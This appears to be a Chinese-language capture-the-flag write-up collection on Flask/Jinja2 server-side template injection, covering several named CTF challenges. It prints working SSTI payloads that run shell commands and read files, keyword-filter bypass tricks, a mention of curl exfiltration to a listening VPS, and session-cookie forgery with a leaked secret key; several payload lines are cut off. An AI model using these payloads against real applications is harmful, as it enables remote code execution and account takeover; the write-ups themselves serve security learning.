base64decode在不会解析的时候就会报错。

UnicodeDecodeError

UnicodeDecodeError: 'utf-8' codec can't decode byte 0xa6 in position 4: invalid start byte

Traceback (most recent call last)

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *2463*, in __call__

```
return self.wsgi_app(environ, start_response)
```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *2449*, in wsgi_app

```
response = self.handle_exception(e)
```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *1866*, in handle_exception

```
reraise(exc_type, exc_value, tb)
```

File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line *39*, in reraise

```
raise value
```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *2446*, in wsgi_app

```
response = self.full_dispatch_request()
```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *1951*, in full_dispatch_request

```
rv = self.handle_user_exception(e)
```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *1820*, in handle_user_exception

```
reraise(exc_type, exc_value, tb)
```

File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line *39*, in reraise

```
raise value
```


File "/usr/local/lib/python3.7/site-packages/flask/app.py", line *1949*, in full_dispatch_request

```
rv = self.dispatch_request()
```

拿到源码

```
@app.route('/decode',methods=['POST','GET'])

def decode():

    if request.values.get('text') :

        text = request.values.get("text")

        text_decode = base64.b64decode(text.encode())

        tmp = "结果 ： {0}".format(text_decode.decode())

        if waf(tmp) :

            flash("no no no !!")

            return redirect(url_for('decode'))

        res =  render_template_string(tmp)

        flash( res )
```

应该存在模板注入，测试一下



结果： 12

模板注入有了

上payload

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

no no no !!

```
if waf(tmp) :

    flash("no no no !!")
```

被这里的waf过滤了

读取下app.py

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

```
from flask import Flask,render_template_string
from flask import render_template,request,flash,redirect,url_for
from flask_wtf import FlaskForm
from wtforms import StringField, SubmitField
from wtforms.validators import DataRequired
from flask_bootstrap import Bootstrap
import base64

app = Flask(__name__)
app.config['SECRET_KEY'] = 's_e_c_r_e_t_k_e_y'
bootstrap = Bootstrap(app)

class NameForm(FlaskForm):
    text = StringField('BASE64加密',validators= [DataRequired()])
    submit = SubmitField('提交')
class NameForm1(FlaskForm):
    text = StringField('BASE64解密',validators= [DataRequired()])
```

```
    submit = SubmitField('提交')

def waf(str):
    black_list = ["flag","os","system","popen","import","eval","chr","request",
                  "subprocess","commands","socket","hex","base64","*","?"]
    for x in black_list :
        if x in str.lower() :
            return 1


@app.route('/hint',methods=['GET'])
def hint():
    txt = "失败乃成功之母！！"
    return render_template("hint.html",txt = txt)


@app.route('/',methods=['POST','GET'])
def encode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64encode(text.encode())
        tmp = "结果  :{0}".format(str(text_decode.decode()))
        res =  render_template_string(tmp)
        flash(tmp)
        return redirect(url_for('encode'))

    else :
        text = ""
        form = NameForm(text)
        return render_template("index.html",form = form ,method = "加密" ,img = "flask.png")

@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 ：  {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res =  render_template_string(tmp)
        flash( res )
        return redirect(url_for('decode'))

    else :
        text = ""
        form = NameForm1(text)
        return render_template("index.html",form = form, method = "解密" , img = "flask1.png")


@app.route('/<name>',methods=['GET'])
def not_found(name):
    return render_template("404.html",name = name)

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000, debug=True)
```

```
def waf(str): black_list = ["flag", "os",
       "system", "popen", "import", "eval", "chr", "request",
       "subprocess", "commands", "socket", "hex", "base64", "*", "?"]
```

我们发现waf过滤了这些关键词，我们要进行绕过

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

结果： ['bin', 'boot', 'dev', 'etc', 'home', 'lib', 'lib64', 'media', 'mnt', 'opt', 'proc', 'root', 'run', 'sbin', 'srv', 'sys', 'tmp', 'usr', 'var', 'this_is_the_flag.txt', '.dockerenv', 'app']

读取下flag


```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

结果： flag{9d1ba9e3-7144-425c-a4a3-a502594bb0bd}


读取使用切片省去了拼接flag的步骤

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__==‘catch_warnings‘ %}{{ c.__init__.__g
```

[pasecactf_2019]flask_ssti 编码绕过





存在模板注入




列举子类被禁止


经过测试，发现是 __ . ‘ 被过滤








转16进制绕过



exp

```
{{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbases\x5f\x5f"][0]["\x5f\x5fsubclasses\x5f\x5f"]()[127]["\x5f\x5fini
```



解法一:

读取app.py源码,发现:

```
def encode(line, key, key2): return ''.join(chr(x ^ ord(line[x]) ^ ord(key[::-1][x]) ^ ord(key2[x])) for x
app.config['flag'] = encode('', 'GQIS5EmzfZA1Ci8NslaoMxPXqrvFB7hYOkbg9y20W3', 'xwdFqMck1vA0pl7B8WO3DrGLma4s
```

读取config，flag值为

```
'-M7\x10w\x12d9cT#`}\x0e\x1e\x0fiS(D\x1e\x13X\x17{n\x03g\x02\t\x10[#\x07/(Ak\x15^NG'}>
```

解密脚本:

```
key='GQIS5EmzfZA1Ci8NslaoMxPXqrvFB7hYOkbg9y20W3'
key2='xwdFqMck1vA0pl7B8WO3DrGLma4sZ2Y6ouCPEHSQVT'
flag_encoded='这里放加密后的flag'
flag=''
for x in range(len(flag_encoded)):
    for i in range(33,127):
        if flag_encoded[x]==chr(x ^ i ^ ord(key[::-1][x]) ^ ord(key2[x])):
            flag+=chr(i)
            print(flag)
```

解法二:


`/proc/self`表示当前进程目录

获取当前进程打开的文件内容:cat /proc/self/fd/{id}

注意：在真正做题的时候，我们是不能通过命令的方式执行通过cat命令读取cmdline的。因为如果 cat读取/proc/self/cmdline/的话，得到的是 cat进程的信息。所以我们要通过题目的当前进程使用读取文件（比如，文件包含漏洞，，SSTI，，file:\\本地读取，，../../../目录穿越，，SSRF）的方式读取/proc/self/cmdline

```
{{()["\x5F\x5Fclass\x5F\x5F"]["\x5F\x5Fbases\x5F\x5F"][0]["\x5F\x5Fsubclasses\x5F\x5F"]()[91]["get\x5Fdata"
```

[GWCTF 2019]你的名字



Parse error: syntax error, unexpected T_STRING, expecting '{' in **\var\WWW\html\test.php** on line **13**


测了一下，给了个php的报错

这里其实给了一个编出来的PHP假报错（害人）

`{{...}}`装载一个变量，模板渲染的时候，会使用传进来的同名参数这个变量代表的值替换掉。
`{% ... %}`：装载一个控制语句。
`{# ... #}`：装载一个注释，模板渲染的时候会忽视这中间的值。

双大括号这种表示方式就是可以直接回显在页面上的，而这种方式被过滤了，那我们就使用`{% ... %}`语句

`{% %}`可以配合`if()`或者`print()`函数进行输出




成功回显

lipsum是一个方法

该方法常用payload

```
{{lipsum.__globals__['os'].popen('whoami').read()}}
{{lipsum.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}}
{{lipsum.__globals__.__builtins__.__import__('os').popen('whoami').read()}}
```


```
{%print lipsum.__globals__['__bui'+'ltins__']['__im'+'port__']('o'+'s')['po'+'pen']('whoami').read()%}
```




```
name={%print lipsum.__globals__['__bui'+'ltins__']['__im'+'port__']('o'+'s')['po'+'pen']('cat /flag_1s_Hera
```

姓名 提交

hello flag{28df1985-4e2d-4298-abef-b8d1d20fd409} !



第二种方法

源码如下:

```
blacklist = ['import', 'getattr', 'os', 'class', 'subclasses', 'mro', 'request', 'args', 'eval', 'if', 'for
                ' subprocess', 'file', 'open', 'popen', 'builtins', 'compile', 'execfile', 'from_pyfile',
                'self', 'item', 'getitem', 'getattribute', 'func_globals', 'config'];
for no in blacklist:
    while True:
        if no in s:
            s = s.replace(no, '')
        else:
            break
return s
```

先从黑名单中取出一个字符串经过循环过滤再进行下一个字符串的过滤，因此这里用双写是无法绕过的，但是这种过滤的逻辑是错误的，如下这种构造是无法被过滤的：

```
{%print lipsum.__globals__.__builconfigtins__.__impoconfigrt__('oconfigs').poconfigpen('whoami').read()%}
```

因为config字符串是在黑名单的最后一个，所以黑名单中前面字符串的过滤都已经结束了，再进行config的过滤，但是过滤完config之后才会出现黑名单中前面的字符串，因此可以绕过。

第三种方法，不用print，使用curl外带

```
{% iconfigf ''.__claconfigss__.__mrconfigo__[2].__subclaconfigsses__()[59].__init__.func_gloconfigbals.line
```

vps监听2333端口即可

[CISCN2019 总决赛 Day1 Web3]Flask Message Board

Fuzz了一波，发现这里无论输入什么都会提示被拒绝，但是`Title`、`Author`和`Content`里面输入`1+1`就不会，并且回显的是`Author`的内容。

那么我们尝试一下，让title和content里的内容为1+1，Author输出我们需要的值

Info

<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'i1IiIliII|ll|i11|i|Ii|i||llIi1lIIII1IIl1', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME':

我们发现了一个好玩的东西

```
'SECRET_KEY': 'ill|111|IIlI1lI|I1i|IiliIIli||i1|l||i1il'
```

有了这个我们可以来伪造session

我们抓下包看看

```
Cookie: UM_distinctid=17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d4bca34; session=eyJhZG1pbiI6ZmFsc2UsIm5hbWUiOiJ7e2NvbmZpZ319In0.YhnhTg.ZI4MoncDosKydvmoMYXTgJiQaVE
```

对seesion解密


```
{"admin":false,"name":"{{config}}In0.b□áTg.d□↑¢w□¢Â²vù¨1□Ó□□□aVE
```

发现 “admin”:false 猜测要伪造admin

使用flask-unsign


```
[root@han software]# flask-unsign --sign --cookie "{'admin': True}" --secret "ill|111|IIlI1lI|I1i|IiliIIli||i1|l||i1il"
eyJhZG1pbiI6dHJ1ZX0.Yhsggg.yS737-muwEYpb-J9yqN3QLBtvPE
```

成功访问/admin




```
<footer class="blog-footer">
  <!--<a href="/admin/source_thanos">Open Source</a>--><p>&copy; Sakura</p>
</footer>
<!-- Todo: add /admin/model_download button -->
<!-- Bootstrap core JavaScript
 ================================================== -->
```

看一下



源码是随机显示一部分，但是好在位置固定，通过脚本复原即可：

